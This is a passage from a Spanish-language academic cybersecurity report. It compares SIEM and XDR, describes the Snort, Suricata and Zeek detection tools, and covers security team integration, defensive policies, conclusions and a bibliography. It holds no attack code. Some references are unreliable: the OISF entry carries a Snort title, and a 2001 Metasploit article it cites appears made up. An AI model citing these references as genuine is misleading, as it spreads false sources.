Diferencias Existentes Entre: SIEM y XDR.

En seguida se relaciona una tabla con las diferencias existentes entre SIEM y XDR:

Tabla 2: Diferencias entre SIEM y XDR

Aspecto	SIEM (Security Information and Event Management)	XDR (Extended Detection and Response)
Definición	Plataforma que recopila, correlaciona y analiza datos de seguridad de toda la infraestructura de TI (Gartner, 2023).	Plataforma que va más allá del SIEM, incorporando capacidades de detección y respuesta extendidas, incluyendo endpoints, redes y otros recursos (Palo Alto Networks, 2023).
Alcance	Principalmente enfocado en la gestión de eventos de seguridad y el análisis de información de registros (Gartner, 2023).	Amplía el alcance del SIEM al agregar la capacidad de detectar, investigar y responder a amenazas en múltiples puntos de la infraestructura, incluyendo endpoints, servidores, redes, etc. (Palo Alto Networks, 2023).
Fuentes de datos	Recopila datos de registros, eventos de seguridad, y a veces datos de tráfico de red (Gartner, 2023).	Adicional a los datos de registros y eventos, puede integrar datos de telemetría de endpoints, análisis de red, entre otros (Palo Alto Networks, 2023).
Análisis y correlación	Se centra en el análisis y correlación de eventos de seguridad para detectar patrones de actividad sospechosa o maliciosa (Gartner, 2023).	Utiliza técnicas avanzadas de análisis de datos para identificar amenazas persistentes y sofisticadas que pueden pasar desapercibidas para soluciones tradicionales (Palo Alto Networks, 2023).
Respuesta y remediación	Permite la activación de respuestas automatizadas o manuales, como la ejecución de scripts de mitigación (Gartner, 2023).	Ofrece capacidades avanzadas de respuesta, como la contención automática de amenazas, la remediación de endpoints, y la orquestación de la respuesta a incidentes (Palo Alto Networks, 2023).

Aspecto	SIEM (Security Information and Event Management)	XDR (Extended Detection and Response)
Integración	Puede integrarse con otras soluciones de seguridad, como firewalls, antivirus y sistemas de prevención de intrusiones (Gartner, 2023).	Se integra con una amplia gama de productos de seguridad y tecnologías de terceros, proporcionando una visión unificada y contexto enriquecido para la detección y respuesta a amenazas (Palo Alto Networks, 2023).
Evolución	Ha evolucionado para adaptarse a las cambiantes amenazas y necesidades de seguridad, incorporando capacidades como análisis de comportamiento y machine learning (Gartner, 2023).	Representa la evolución del SIEM, abordando las limitaciones del enfoque tradicional y ofreciendo una solución más completa y efectiva para la detección y respuesta de amenazas (Palo Alto Networks, 2023).

Fuente: Elaboración propia.

2.3.12 Tres herramientas de detección de ataques informáticos con licencia GPL.

Snort.

Es un sistema de detección de intrusiones en red de código abierto y basado en firmas (Roesch, 1998). Utiliza reglas predefinidas para analizar el tráfico de red en busca de patrones de comportamiento sospechosos que puedan indicar actividades maliciosas o intentos de intrusión (Roesch, 1998). Snort es altamente configurable y puede integrarse con otros sistemas de seguridad para proporcionar una defensa multicapa contra ataques (Roesch, 1998).[16]

Suricata.

Es otro sistema de detección de intrusiones en red de código abierto que ofrece capacidades avanzadas de análisis de tráfico (OISF, 2008). Al igual que Snort, Suricata utiliza reglas para identificar y alertar sobre actividades sospechosas en la red (OISF, 2008). Sin embargo, Suricata también incluye soporte para la inspección de protocolos en profundidad y la detección de amenazas basadas en comportamientos anómalos (OISF, 2008).[17]

[16] Roesch, M. (1998). Snort: Lightweight intrusion detection for networks. En Proceedings of the 13th USENIX Conference on System Administration (pp. 229-238). USENIX Association.
[17] Open Information Security Foundation - OISF. (2008). Snort: Open Source Network Intrusion Detection System.

Bro (Zeek)

Es una poderosa plataforma de análisis de red de código abierto que se utiliza tanto para la seguridad como para otros fines de monitoreo de red (Bro Project, 1995). Zeek captura y analiza el tráfico de red en tiempo real, extrayendo información útil sobre las comunicaciones, el tráfico y los eventos de la red (Bro Project, 1995). Puede detectar una amplia gama de amenazas, desde intrusiones hasta malware y actividades maliciosas (Bro Project, 1995).[18]

2.4 Integración de Equipos Dentro de una Organización.

Teniendo en cuenta el estado actual de la ciberseguridad, las amenazas evolucionan a un ritmo acelerado cada día por lo cual, para hacer frente a estas amenazas, las entidades necesitan un enfoque que integre las diferentes áreas de su organización y alineen sus objetivos estratégicos por ende, integrar los equipos Blue, Red y Purple fortalecería la defensa de sus sistemas y sería más adaptable contra las amenazas inherentes al servicio ofrecido por la entidad.

Algunos ejemplos de funciones que podría cumplir cada equipo al interior de la organización de forma integral serían:

Blue Team: Se debería encargar de la defensa y protección de los sistemas informáticos de la organización haciendo tareas de monitorización de redes, detección de intrusos, respuesta a incidentes y gestión de parches y actualizaciones.

Red Team: Debería simular periódicamente ataques reales contra la entidad para identificar posibles vulnerabilidades y evaluar la eficacia de los controles de seguridad actualmente implementados.

Purple Team: Se debe enfocar en mejorar la postura de seguridad general de la organización mediante la colaboración y el intercambio de información así como la comunicación con el gobierno corporativo.

[18] Bro Project. (1995). The Bro Network Security Monitor.

En caso de lograr esta integración entre los equipos de seguridad, se obtendrían diversos beneficios para la entidad tales como:

- Mejorar la detección de amenazas debido a la combinación de diferentes puntos de vista y enfoques para la identificación de vulnerabilidades que podrían pasar desapercibidas por un solo equipo.

- Respuesta a incidentes más efectiva facilitando la coordinación y la comunicación durante un ataque cibernético, lo que permite una respuesta más rápida y eficaz.

- Mejora continua de la seguridad permitiendo y fomentando un aprendizaje continuo y la mejora de las medidas de seguridad en base a las pruebas y simulaciones realizadas.

- Cultura de seguridad proactiva dentro de la organización, donde todos los empleados son conscientes de los riesgos y las medidas para mitigarlos.

Para lograr este proceso de integración es importante plantear al interior de la organización y en el gobierno corporativo las siguientes premisas:

- Debe existir una comunicación y colaboración efectiva la cual es fundamental establecer canales de comunicación claros y fomentar la colaboración entre los equipos para que puedan trabajar de manera eficiente.

- Debe existir una cultura organizacional que permita la integración, la diversidad de opiniones, el aprendizaje continuo y la transparencia en la comunicación.

- Deben existir recursos y presupuesto para la implementación de los tres equipos por lo que puede requerir una inversión significativa en recursos humanos, tecnológicos y financieros.

Conforme a lo anterior, se evidencia que la integración de equipos Blue Team, Red Team y Purple Team puede ofrecer una defensa más robusta y adaptable contra las amenazas en constante evolución ya que si bien existen desafíos que

deben ser considerados, los beneficios de este enfoque integral pueden ser provechoso para la seguridad de la organización.

2.5 Políticas de seguridad y recomendaciones para mejorar los aspectos de seguridad.

Teniendo en cuenta que las organizaciones deben implementar políticas de seguridad y recomendaciones para proteger sus entornos TI de las amenazas cibernéticas; en seguida se relacionan algunas políticas que deben ser consideradas. A saber.

2.5.1 Gestión de acceso.

- Implementar un sistema de autenticación fuerte, como la autenticación multifactor (MFA).
- Establecer políticas de contraseñas robustas, incluyendo longitud mínima, complejidad y cambios periódicos programados.
- Limitar el acceso a los datos y sistemas a los usuarios que lo necesitan.
- Implementar el principio de "menor privilegio", otorgando solo los permisos necesarios a cada usuario.

2.5.2 Protección de datos.

- Clasificar los datos según su sensibilidad y aplicar medidas de protección adecuadas.
- Implementar el cifrado de datos para proteger la información confidencial.
- Realizar copias de seguridad periódicas de los datos definidos como críticos.
- Implementar controles de acceso para proteger los datos de accesos no autorizados.

2.5.3 Seguridad de la red.

- Segmentar la red para aislar los sistemas sensibles.
- Implementar un firewall para controlar el tráfico de red.
- Utilizar una red privada virtual para velar por conexiones seguras.
- Actualizar el firmware de los dispositivos de red regularmente.

2.5.4 Respuesta a incidentes.

- Desarrollar un plan de respuesta a incidentes que defina las acciones a tomar en caso de un ataque cibernético.
- Implementar un sistema de detección de intrusiones para identificar actividades sospechosas.
- Investigar y documentar todos los incidentes de seguridad.

2.5.5 Aspectos generales de seguridad.

- Capacitar a los empleados en materia de seguridad informática para que puedan identificar y reportar las amenazas.
- Realizar pruebas de Ethical Hacking para identificar las vulnerabilidades de la infraestructura TI.
- Mantener actualizado el software y los sistemas operativos con los últimos parches de seguridad otorgados por los fabricantes.
- Monitorizar la red y los sistemas de forma continua para detectar actividades sospechosas.
- Contratar un proveedor de servicios de seguridad gestionados para obtener asistencia y auditorias especializadas.

2.6 Conclusiones en cuanto a la inversión de ciberseguridad.

La seguridad informática es un componente fundamental para el éxito empresarial en donde la alta dirección debe reconocer la importancia de la ciberseguridad y asignar los recursos necesarios para implementar y mantener un programa de seguridad integral y sostenible. A saber:

2.6.1 Revisión legal de acuerdos de confidencialidad.

Es fundamental revisar y corregir las cláusulas ilegales dentro de los acuerdos de confidencialidad para evitar conflictos legales y proteger los intereses de la empresa.

2.6.2 Capacitación en prácticas seguras de ciberseguridad.

La capacitación del personal en prácticas seguras de ciberseguridad es una inversión esencial para fortalecer la cultura de seguridad dentro de la organización.

2.6.3 Implementación de políticas de seguridad robustas.

Las políticas de seguridad robustas son fundamentales para mitigar riesgos y mantener la integridad de los sistemas informáticos.

2.6.4 Integración y colaboración de equipos de ciberseguridad.

La integración y colaboración efectiva entre equipos Blue Team, Red Team, Purple Team y equipos de respuesta a incidentes informáticos es clave para una estrategia integral de ciberseguridad.

2.6.5 Adopción de herramientas de detección de ataques informáticos.

La adopción de herramientas de detección de ataques informáticos es esencial para monitorear la red y los sistemas y identificar actividades sospechosas.

2.6.6 Seguimiento de las mejores prácticas de seguridad.

Es importante seguir las mejores prácticas de seguridad recomendadas por organizaciones como el Center For Internet Security (CIS) para garantizar el cumplimiento normativo y mejorar la postura de seguridad de la empresa.

2.6.7 Capacitación continua del personal en ciberseguridad.

La capacitación en ciberseguridad debe ser un proceso continuo para mantener al personal actualizado sobre las últimas amenazas y técnicas de ataque.

2.6.8 Enfoque proactivo hacia la ciberseguridad.

Es fundamental implementar un enfoque proactivo hacia la ciberseguridad que incluya evaluaciones regulares de riesgos y auditorías de seguridad medidas permiten identificar y abordar posibles brechas de seguridad antes de que se conviertan en problemas importantes.

2.6.9 Inversión en tecnología de seguridad avanzada.

La inversión en tecnologías de seguridad avanzadas, como EDR, firewalls de próxima generación y sistemas de gestión de eventos e información de seguridad el cual puede proporcionar una defensa más robusta contra amenazas cibernéticas sofisticadas.

2.6.10 Colaboración con socios externos.

La colaboración con socios externos, como proveedores de servicios de seguridad gestionada y organizaciones de intercambio de información sobre amenazas puede enriquecer la postura de seguridad de la organización al proporcionar acceso a inteligencia de amenazas y recursos especializados.

3 CONCLUSIONES

Luego de examinar el acuerdo de confidencialidad, se generaron observaciones sobre cláusulas que imponen restricciones éticas y legales al denunciar actividades delictivas y al divulgar información ilegal; por lo anterior, se evidencia la necesidad de alinear las acciones realizadas con los valores éticos especialmente al considerar posibles conflictos con el Código Penal Colombiano.

Por otro lado, el laboratorio ofreció una muestra práctica de cómo un atacante puede aprovechar vulnerabilidades en un sistema operativo Windows 10 para obtener acceso no autorizado y control remoto sobre una máquina comprometida, destacando la necesidad de mantener sistemas actualizados y aplicando medidas de seguridad adecuadas contra ataques cibernéticos.

Por último, el proceso de identificar y responder a los ataques informáticos en tiempo real es fundamental para proteger la integridad y la seguridad de los sistemas, donde los pasos detallados proporcionados ofrecen una guía clara para los expertos en ciberseguridad; adicionalmente, se identificó la diferencia entre los equipos Blue Team, Red Team y Purple Team, junto con los equipos de respuesta a incidentes informáticos, en donde se identifica la importancia de la colaboración y la coordinación entre distintos equipos de seguridad en donde cada uno tiene funciones claras definidas en la protección y defensa de los sistemas.

4 RECOMENDACIONES

- Asegurar que el acuerdo de confidencialidad cumpla con los estándares éticos y legales, eliminando cláusulas que impongan restricciones indebidas al denunciar actividades delictivas y divulgar información ilegal.

- Priorizar la actualización y aplicación de medidas de seguridad en los sistemas operativos, para mitigar vulnerabilidades y prevenir accesos no autorizados y control remoto por parte de atacantes.

- Establecer protocolos de respuesta rápida y eficaz para identificar y abordar ataques informáticos en tiempo real, enfatizando la colaboración entre equipos Blue Team, Red Team y Purple Team, así como equipos de respuesta a incidentes informáticos, para una protección integral de los sistemas.

BIBLIOGRAFÍA

Blyth, A. (2018). The Basics of Cyber Safety: Computer and Mobile Device Safety Made Easy. Springer.

Congreso de la República de Colombia. (2000). Código Penal Colombiano. Recuperado de [https://www.oas.org/dil/esp/codigo_penal_colombia.pdf]

Congreso de la República de Colombia. (2009). Ley 1273 de 2009. Recuperado de [https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf]

Consejo Profesional Nacional de Ingeniería - COPNIA. (Año). Código de Ética para Ingenieros. Recuperado de [https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf]

EC-Council. (2022). Purple Teaming: A Collaborative Approach to Cybersecurity. Recuperado de https://coderedmarketing.eccouncil.org/the-ultimate-cybersecurity-skills-pack/

El Tiempo. (2021, octubre 15). Ciberdelincuentes roban $35 millones de dólares a banco colombiano utilizando una voz imitada por computadora. Recuperado de https://www.eltiempo.com/tecnosfera/novedades-tecnologia/roban-35-millones-de-dolares-a-banco-suplantando-una-voz-por-computador-625607

Gartner, Inc. (2023, 11 de enero). SIEM vs. XDR: What's the Difference?

Kim, D., Solomon, M., & Broom, D. (2015). CompTIA Security+ Study Guide: SY0-401. John Wiley & Sons.

Metasploit Project. (n.d.). Retrieved from https://www.metasploit.com/

Moore, H. D., & Ranum, M. J. (2001). "Metasploit: A Framework for Rapidly Developing and Testing Security Exploits". In: ;login: The Magazine of Usenix & SAGE, Volume 26, Issue 4, August 2001. https://www.metasploit.com/

NIST. (2023). Cybersecurity Framework. Recuperado de https://www.nist.gov/cyberframework

Offensive Security. (n.d.). Retrieved from https://www.offsec.com/

Palo Alto Networks. (2023, 23 de febrero). What is XDR? Extended Detection and Response. Recuperado de https://www.paloaltonetworks.com/cyberpedia/what-is-xdr

SANS Institute. (2015). Reading Room - Penetration Testing. Recuperado de https://www.sans.org/cyber-security-certifications/penetration-tester-certification/

Stallings, W., & Brown, L. (2014). Computer Security: Principles and Practice. Pearson.